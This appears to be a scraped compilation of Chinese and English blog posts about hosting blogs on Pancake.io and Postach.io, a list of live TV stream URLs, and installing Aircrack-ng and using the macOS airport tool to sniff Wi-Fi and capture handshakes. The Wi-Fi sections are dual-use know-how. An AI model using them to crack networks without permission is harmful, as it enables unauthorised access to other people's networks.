选择文件以 upload to the folder **Pancake.io**。您每次可以选择多个文件；还可以将一个页面的任何地方，开始上传。

是否遇到问题？如果是，请尝试使用[基本上传程序](#)。

[选择文件](#)


5、Pancake.io还支持使用Git来发布和管理文件，并且支持多个静态博客系统，例如jekyll、pelican、wintersmith、middleman、hyde、sphinx等。



5、效果演示：<http://freehao123.pancakeapps.com/>; 绑定域名：<http://pancake.freehao123.info/>

#### 四、Postach.io+Evernote变身博客发布平台

1、Evernote是一款笔记软件，拥有简洁的操作界面和稳定的远程存储功能，存储的可以是一段文字、一个完整的网页或网页摘录、照片、语音备忘录或者手写笔记，是不少人工作中不可或缺的产品。



2、Postach.io账户可以与Evernote连接，将你保存在Evernote当中的网页、图片、文字等变成网站文件，供大家用浏览器访问并浏览，同时也可以在Evernote编辑文章，保存即可将其发布到Postach.io上。

3、Postach.io+Evernote变身博客发布平台的方法很简单，只要在创建Postach.io账号时，选择将账号与Evernote连接。(点击放大)

A screenshot of the Postach.io account creation or connection interface. It shows a 'published' status indicator, a 'Dropbox' integration section with a 'CONNECT' button, and other account settings.


4、Evernote授权Postach.io访问后，就可以通过Evernote向Postach.io发布文章了。

A screenshot of the Evernote app showing the authorization screen for Postach.io. It lists 'Postach.io' as a new notebook and '1 year' as the expiration time. A note says you can revoke access in account settings.


5、在Evernote写一个“笔记”，或者新建一个图片、网页等笔记，设置标签为“published”，然后选择将笔记发布在Postach.io。



6、Evernote支持添加图片等附件，我们在写笔记时就可以当编辑文章一样将图片等附件添加进去了。



7、待数据同步后，就可以在Postach.io中看到你发布的文章了，当然当你编辑了文章后，只要同步一下就可以实时显示了。



## 五、Postach.io绑定域名、添加统计与评论框、设置博客主题

1、在Postach.io的高级设置中，可以添加自己的域名。

## Advanced Options

**Custom Domain**      http:// postach.freehao123.info  
[Learn how to configure custom domains](#)

**Google Analytics**      Ex: UA-XXXXXXX-YY

2、域名绑定后，就可以到域名的DNS管理处设置域名的CNAME记录为你在Postach.io的二级域名。

添加记录 暂停 启用 删 除


| 主机记录    | 记录类型  | 线路类型 | 记录值                   |
|---------|-------|------|-----------------------|
| postach | CNAME | 默认   | freehao123.postach.io |

② 阿D提示您：要指向空间商提供的 IP 地址，选择「类型 A」，要指  
A记录 : 地址记录，用来指定域名的IPv4地址（如：8.8.8.8），如果需

3、待新绑定的域名的DNS生效后，就可以通过域名来访问Postach.io了。




4、Postach.io的博客主题中支持直接添加谷歌统计和Disqus，你只需要在后台设置中输入谷歌统计的代码和授权Disqus应用即可。



5、Postach.io还有基本的博客布局设置，例如首页显示多少篇文章，文章显示摘要还是全文、修改封面等等。（点击放大）



6、另外Postach.io还提供了手动同步更新，便于你立即查看到你的修改或者编辑效果。



7、效果演示：<http://freehao123.postach.io>;绑定域名：<http://postach.freehao123.info/>

## 六、Postach.io和Pancake.io使用小结

1、从支持的存储平台和搭建网站的功能上来看，Postach.io显然强于Pancake.io，但是Pancake.io也不妨成为我们一个备选。实际上，Postach.io已经具备利用Dropbox和Evernote等搭建博客的各项功能了。

2、如果把Postach.io和Dropbox连接的话，会在Dropbox中创建一个以Postach.io的二级域名命名的应用，你将网站的文章存放在那里就可以实时同步更新到Postach.io了。

The screenshot shows the Dropbox application interface. At the top, it says "Dropbox" and "应用 Postach.io". Below that is a table with two columns: "名称" (Name) and "类型" (Type). There is one item listed: "freehao123.postach.io" with a folder icon, categorized as "folder".

3、Postach.io还支持类似Evernote的getpocket，操作上与Evernote是一样的。

The screenshot shows a modal dialog box. At the top, it says "您好！ free hao!". Below that, it says "Postach.io 要连接到您的 Pocket 帐号。". There are two buttons at the bottom: "不, 谢谢" (No, thanks) and "授权" (Authorize), with "授权" being highlighted in yellow. Below the buttons, there is a link "登录为不同的用户 >".

4、从部落的使用来看，中国版的Evernote（即印象笔记）貌似不能与Postach.io实现数据同步更新，Postach.io支持Dropbox、Evernote、getpocket单向同步，即不会出现三者之间相互同步更新文件。

5、通过Pancake.io,Postach.io, Dropbox和Evernote实际上已经变成了一个静态空间了，有了Dropbox和Evernote这两个大公司的服务作依靠，剩下的就是找到一个强大的静态博客系统了，真正搭建成一个个人博客平台。部落之前分享的优秀静态博客有：[Octopress](#)和[Hexo](#)。

## 在播放器中看电视直播

虽然大家家里大部分都有电视，但是如果也能在mac上看电视也是个不错的选择。对于木有的电视的同学也是一个不错的选择哦。

首选要使用如下两个软件，选择你喜欢的就可以了

VLC <-- 推荐这个.

下载地址：<http://www.macappbox.com/vlc/>

MplayerX

下载地址：<http://www.macappbox.com/MPlayerX/>

使用方法：


MplayerX 使用方式：

点击菜单，选择打开 URL



然后输入如下对应电视台的流媒体网址即可，大部分是来自qq直播频道。这样的好处是可以直接跳过广告而且不使用FLash造成机器温度过高，并且消费更多的电池。

VLC 的方法也类似。因为都采用公共的解码库所以效果基本相当。但是从视频流畅度与速度上看 VLC 要更高一筹。



广东卫视HD,<http://117.135.161.14/live/5/45/> ... 4efe9e804d8bcf.m3u8  
CCTV-5HD,[rtsp://stream1.gzcbn.tv:1935/app\\_2/lv\\_5.stream](rtsp://stream1.gzcbn.tv:1935/app_2/lv_5.stream)?domain=gztv  
CCTV-1HD,[rtsp://stream1.gzcbn.tv:1935/app\\_2/lv\\_1.stream](rtsp://stream1.gzcbn.tv:1935/app_2/lv_1.stream)?domain=gztv  
魅力音乐-720P,[rtsp://stream6.gzcbn.tv:1935/app\\_2/lv\\_1.stream](rtsp://stream6.gzcbn.tv:1935/app_2/lv_1.stream)?domain=gztv  
湖北高清-720P,[rtsp://stream4.gzcbn.tv:1935/app\\_2/lv\\_1.stream](rtsp://stream4.gzcbn.tv:1935/app_2/lv_1.stream)?domain=gztv  
湖南高清-720P,[rtsp://stream4.gzcbn.tv:1935/app\\_2/lv\\_3.stream](rtsp://stream4.gzcbn.tv:1935/app_2/lv_3.stream)?domain=gztv  
湖南高清-720P,[rtsp://stream5.gzcbn.tv:1935/app\\_2/lv\\_3.stream](rtsp://stream5.gzcbn.tv:1935/app_2/lv_3.stream)?domain=gztv  
浙江高清-720P, <http://zb.v.qq.com:1863/?progid=1975434150>  
浙江高清-720P,[rtsp://stream3.gzcbn.tv:1935/app\\_2/lv\\_5.stream](rtsp://stream3.gzcbn.tv:1935/app_2/lv_5.stream)?domain=gztv  
东方高清-720P,<http://hlslive.bestvcdn.ccgslb.../workflow5/mnf.m3u8>  
东方高清-720P,<http://v.znds.com/a1bb3808713f1ec6939200e5cf781991c>  
江苏高清-720P,[rtsp://stream3.gzcbn.tv:1935/app\\_2/lv\\_3.stream](rtsp://stream3.gzcbn.tv:1935/app_2/lv_3.stream)?domain=gztv  
江苏高清-720P,<http://hlslive.bestvcdn.ccgslb.../workflow5/mnf.m3u8>

广东高清-720P,[rtsp://stream4.gzcbn.tv:1935/app\\_2/ls\\_5.stream?domain=gztv](rtsp://stream4.gzcbn.tv:1935/app_2/ls_5.stream?domain=gztv)  
深圳高清-720P,[rtsp://stream6.gzcbn.tv:1935/app\\_2/ls\\_1.stream?domain=gztv](rtsp://stream6.gzcbn.tv:1935/app_2/ls_1.stream?domain=gztv)  
山东高清-720P,[rtsp://stream3.gzcbn.tv:1935/app\\_2/ls\\_1.stream?domain=gztv](rtsp://stream3.gzcbn.tv:1935/app_2/ls_1.stream?domain=gztv)  
东方卫视HD,<http://117.135.161.14/live/5/45/ ... 5f457fa24f3e97.m3u8>  
东方卫视HD,<http://zb.v.qq.com:1863/?progid=3900155972>  
东方卫视HD,<http://zb.v.qq.com:1863/?progid=3900155972&ostype=live&ext=.flv>  
北京卫视HD,<http://117.135.161.14/live/5/45/ ... b316f6f87cecee.m3u8>  
山东卫视HD,[rtsp://stream3.gzcbn.tv:1935/app\\_2/ls\\_2.stream?domain=gztv](rtsp://stream3.gzcbn.tv:1935/app_2/ls_2.stream?domain=gztv)  
山东卫视HD,[rtsp://stream3.gzcbn.tv:1935/app\\_2/ls\\_1.stream?domain=gztv](rtsp://stream3.gzcbn.tv:1935/app_2/ls_1.stream?domain=gztv)  
  
湖南卫视HD,[rtsp://stream5.gzcbn.tv:1935/app\\_2/ls\\_3.stream?domain=gztv](rtsp://stream5.gzcbn.tv:1935/app_2/ls_3.stream?domain=gztv)  
  
江苏卫视HD,<http://117.135.161.14/live/5/45/ ... cecf12234159ef.m3u8>  
江苏卫视HD,[http://218.202.219.79/channels/x ... o/flv:JS\\_HD\\_Envivio](http://218.202.219.79/channels/x ... o/flv:JS_HD_Envivio)  
湖北卫视HD,[rtsp://stream4.gzcbn.tv:1935/app\\_2/ls\\_2.stream?domain=gztv](rtsp://stream4.gzcbn.tv:1935/app_2/ls_2.stream?domain=gztv)  
湖北卫视HD,[rtsp://stream4.gzcbn.tv:1935/app\\_2/ls\\_1.stream?domain=gztv](rtsp://stream4.gzcbn.tv:1935/app_2/ls_1.stream?domain=gztv)  
浙江卫视HD,<http://117.135.161.14/live/5/45/ ... 61f5604e90c1c4.m3u8>  
湖南卫视HD,[rtsp://stream4.gzcbn.tv:1935/app\\_2/ls\\_3.stream?domain=gztv](rtsp://stream4.gzcbn.tv:1935/app_2/ls_3.stream?domain=gztv)  
浙江卫视HD,<http://zb.v.qq.com:1863/?progid=1975434150&ostype=live&ext=.flv>  
广东卫视HD,<http://112.90.37.80/live/5/30/e0 ... n&type=m3u8.web.pad>  
广东卫视HD,<http://zb.v.qq.com:1863/?progid=857894899&ostype=live&ext=.flv>  
深圳卫视HD,<http://117.135.161.14/live/5/45/ ... 45dd212eaaa14f.m3u8>  
魅力音乐HD,[rtsp://stream6.gzcbn.tv:1935/app\\_2/ls\\_2.stream?domain=gztv](rtsp://stream6.gzcbn.tv:1935/app_2/ls_2.stream?domain=gztv)  
魅力音乐HD,[rtsp://stream6.gzcbn.tv:1935/app\\_2/ls\\_1.stream?domain=gztv](rtsp://stream6.gzcbn.tv:1935/app_2/ls_1.stream?domain=gztv)  
深圳卫视HD,<http://zb.v.qq.com:1863/?progid=2220552576>  
深圳卫视HD,<http://zb.v.qq.com:1863/?progid=2220552576&ostype=live&ext=.flv>  
湖北卫视HD,<http://117.135.161.14/live/5/45/ ... 0ea095928c1f60.m3u8>  
湖北卫视HD,<http://112.90.37.84/live/5/30/3b ... n&type=m3u8.web.pad>  
  
山东卫视HD,<http://117.135.161.14/live/5/45/ ... e99b0680fb76f.m3u8>  
北京卫视HD,[rtsp://stream2.gzcbn.tv:1935/app\\_2/ls\\_5.stream?domain=gztv](rtsp://stream2.gzcbn.tv:1935/app_2/ls_5.stream?domain=gztv)  
黑龙江卫视HD,<http://117.135.161.14/live/5/45/ ... a0e7c6ffd0a0fc.m3u8>  
凤凰卫视HD,<http://live.3gv.ifeng.com/live/FHZXHD.m3u8>  
河北卫视HD,<http://117.135.161.14/live/5/45/ ... c93d34011c8534.m3u8>  
天津卫视HD,<http://117.135.161.14/live/5/45/ ... 69ffc9a15113a1.m3u8>  
浙江高清,<http://zb.v.qq.com:1863/?progid=1975434150>  
东方高清,<http://zb.v.qq.com:1863/?progid=3900155972>  
北京高清,<http://117.135.161.14/live/5/45/ ... b316f6f87cecee.m3u8>  
北京高清,[http://tvie01.ucatv.com.cn/chann ... v%3ABJ\\_HD\\_Suma/live](http://tvie01.ucatv.com.cn/chann ... v%3ABJ_HD_Suma/live)  
北京高清,[rtsp://stream2.gzcbn.tv:1935/app\\_2/ls\\_5.stream?domain=gztv](rtsp://stream2.gzcbn.tv:1935/app_2/ls_5.stream?domain=gztv)  
江苏高清,<http://117.135.161.14/live/5/45/ ... cecf12234159ef.m3u8>  
江苏高清,[http://tvie01.ucatv.com.cn/chann ... AJS\\_HD\\_Envivio/live](http://tvie01.ucatv.com.cn/chann ... AJS_HD_Envivio/live)



## 如何在 MAC 下面使用 Aircrack-ng ?

在 Mac 下面使用 Aircrack-ng 要解决的两个问题：Aircrack-ng 在 Mac 下如何安装？使用 airport 而不是 Aircrack-ng 中的工具获取握手包。

1. Aircrack-ng 在 Mac 下编译的问题。直接使用 make 源码有问题，可以使用 Macport 进行安装。Macport 已经预置了 Aircrack-ng，brew 没有。安装好 Macport 之后，命令行下：sudo port install aircrack-ng, Macport 会自动下载编译和安装。
2. 获取握手包的问题。Mac 下面使用 Aircrack-ng 包中的 airmon-ng 进行嗅探有问题，会提示 wireless-tools 找不到，因为 Airmon-ng 依赖于 wireless-tools，而 Linux wireless-tools 在 Mac 下的编译也有问题。如果使用 wireshark 的 Mon mode 的话也有问题，wireshark 的监听模式认为 Mac 的网卡不支持监听模式。其实 Mac 本身自带一个 airport 工具，可以很方便的扫描和在监听模式下进行监听：airport -s 进行扫描，airport en1 sniff 1 进行监听。具体可以参考下面这篇文章：[airport – 极少人知道的命令行无线工具](#)

我在测试 Aircrack-ng 的时候使用的是 Mountain Lion 系统，其他系统没有试过。

原文链接：<http://www.tfan.org/using-aircrack-ng-under-mac/>

## mac上安装aircrack-ng

1. Download and install XCode
2. Download and install [MacPorts](#)
3. Update Mac Ports

```
sudo port-vselfupdate
```

4. Install AirCrack

```
sudo port install aircrack-ng
```

That's it! Happy cracking.

## airport – the Little Known Command Line Wireless Utility

Hidden from the casual Mac user is a spiffy command line utility that allows you to view, configure, and troubleshoot your Mac's wireless connection, entirely from the Terminal of OS X. This command has a help file but is otherwise but not much documentation, and judging by the obscure location of the command, Apple probably didn't think it would be too useful for the average Mac user. But the hidden command line airport tool is very useful indeed, particularly for more advanced Mac users who want to have full control over their wi-fi hardware directly from the command line in OS X.

With that in mind, here is how to access the amazingly useful yet little-known airport tool, and how you can use it for some networking tasks too.

In case you're wondering, yes the command line airport tool exists in nearly all versions of OS X, even modern versions that stopped calling wireless networking 'airport' and refer to it as Wi-Fi. OK let's begin.

### First, Get Easier Access to airport Wi-Fi Tool

The first thing you'll want to do is create a symbolic link to the airport command, because it is situated in a very inconvenient location with a deep path, this helps for quick usage. Doing so is very easy, in the Terminal type the following:

```
sudo ln -s /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport /usr/sbin/airport
```

The above may be a bit hard to read on some browsers, so alternatively you can use the following (it does the same thing, just split into two commands):

```
$ cd /usr/sbin $ sudo ln -s /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport
```

Whichever method you go with, the sudo command will prompt you for a root password, enter it and hit return.

Yes, that giant cryptic path through the depths of OS X is where Apple hid the wonderful airport utility, but by running the above command you have just linked that long path to the much shorter 'airport' , great.

## Using the airport Wireless Tool in Mac OS X Command Line


Now that you have quick and easy access to airport with the above symbolic link, you can start using the airport tool.

For starters, you'll probably find the -I flag and -S flags to be most useful and informative. Thus, type airport -I at the Terminal prompt, which will return something like the following:

```
$ airport -I commQuality: 75 rawQuality: 59 avgSignalLevel: -40 avgNoiseLevel: -97 linkStatus: ESS portType: Client
lastTxRate: 11 maxRate: 11 lastAssocStatus: 1 BSSID: 00:06:5b:2a:37:10 SSID: OSXNetwork Security: none $
```

Displayed is detailed information on wireless signal quality, noise, security, and other WiFi network attributes.

The airport command is more powerful than just being able to list information on the current wireless network though, you can actually manually adjust any wi-fi settings, network card settings, troubleshoot networks, change security types used on a connection, capture packets into a pcap file, join and leave networks, disassociate from a wifi network, prioritize routers and networks, see signal strength and interference, adjust wi-fi hardware drivers, and perform a huge variety of network troubleshooting functions too. This is easily one of the most powerful ways to interact with a wireless card on a Mac.



```

Retina-MacBook-Pro% airport -I
 agrCtlRSSI: -47
 agrExtRSSI: 0
 agrCtlNoise: -92
 agrExtNoise: 0
 state: running
 op mode: station
 lastTxRate: 145
 maxRate: 144
lastAssocStatus: 0
 802.11 auth: open
 link auth: wpa2-psk
 BSSID: [REDACTED]
 SSID: [REDACTED]
 MCS: 15
 channel: 4
Retina-MacBook-Pro% echo osxdaily.com is always the best
osxdaily.com is always the best
Retina-MacBook-Pro%

```

While there is no manual page for the `airport` command, attaching the `-h` or `--help` flag to the command will issue a brief list of flags and explanations of their function. You can also just run `'airport'` at the OS X [command line](#) to get the full help file, shown below:

```

$ airport
Usage: airport [interface] [verb] [options]

[interface]
If an interface is not specified, airport will use the first AirPort interface on the system.

```

[verb] is one of the following:  
`prefs` If specified with no key value pairs, displays a subset of AirPort preferences for the specified interface.

Preferences may be configured using `key=value` syntax. Keys and possible values are specified below.  
Boolean settings may be configured using 'YES' and 'NO'.

`DisconnectOnLogout` (Boolean)

`JoinMode` (String)

Automatic

Preferred

Ranked

Recent

Strongest

`JoinModeFallback` (String)

Prompt

JoinOpen

KeepLooking

DoNothing

RememberRecentNetworks (Boolean)  
 RequireAdmin (Boolean)  
 RequireAdminIBSS (Boolean)  
 RequireAdminNetworkChange (Boolean)  
 RequireAdminPowerToggle (Boolean)  
 WoWEnabled (Boolean)

logger Monitor the driver's logging facility.

sniff If a channel number is specified, airportd will attempt to configure the interface  
 to use that channel before it begins sniffing 802.11 frames. Captures files are saved to /tmp.  
 Requires super user privileges.

debug Enable debug logging. A debug log setting may be enabled by prefixing it with a '+', and disabled  
 by prefixing it with a '-'.

AirPort Userland Debug Flags

DriverDiscovery

DriverEvent

Info

SystemConfiguration

UserEvent

PreferredNetworks

AutoJoin

IPC

Scan

802.1x

Assoc

Keychain

RSNAAuth

WoW

P2P

Roam

BTCoex

AllUserland – Enable/Disable all userland debug flags

AirPort Driver Common Flags

DriverInfo

DriverError

DriverWPA

DriverScan

AllDriver – Enable/Disable all driver debug flags

AirPort Driver Vendor Flags

VendorAssoc

VendorConnection

AllVendor – Enable/Disable all vendor debug flags

AirPort Global Flags

LogFile – Save all AirPort logs to /var/log/wifi.log

[options] is one of the following:

No options currently defined.

Examples:

Configuring preferences (requires admin privileges)

```
sudo airport en1 prefs JoinMode=Preferred RememberRecentNetworks=NO RequireAdmin=YES
```

Sniffing on channel 1:

```
airport en1 sniff 1
```

#### LEGACY COMMANDS:

Supported arguments:

- c[[arg]] –channel=[[arg]] Set arbitrary channel on the card
  - z –disassociate Disassociate from any network
  - l –getinfo Print current wireless status, e.g. signal info, BSSID, port type etc.
  - s[[arg]] –scan=[[arg]] Perform a wireless broadcast scan.  
Will perform a directed scan if the optional [arg] is provided
  - x –xml Print info as XML
  - P –psk Create PSK from specified pass phrase and SSID.
- The following additional arguments must be specified with this command:
- password=[arg] Specify a WPA password
  - ssid=[arg] Specify SSID when creating a PSK
  - h –help Show this help

As you can see, there is an abundance of options to interact with wireless networks by using the airport utility in OS X. Advanced Mac users should really get a kick out of this one, as it's extremely powerful, and wildly useful. The next time you're working on any [wi-fi related](#) task or wireless [networking in general](#), remember the awesome airport tool.

## 查找和扫描无线网络从Mac OS X中的命令行



一个长期 [隐藏机场命令行实用程序](#) 在 Mac OS X 深埋可用于扫描和查找可用的无线网络。这个强大的工具是网络管理员和系统管理员非常有帮助的，但它的方便，对于普通用户，以帮助发现附近的Wi-Fi路由器也是如此。

要使用此工具来寻找附近的 WiFi 网络，你会想要做的第一件事就是创建从机场实用程序 /usr/sbin 目录，方便访问的一个符号链接。

启动终端，然后键入以下命令：

```
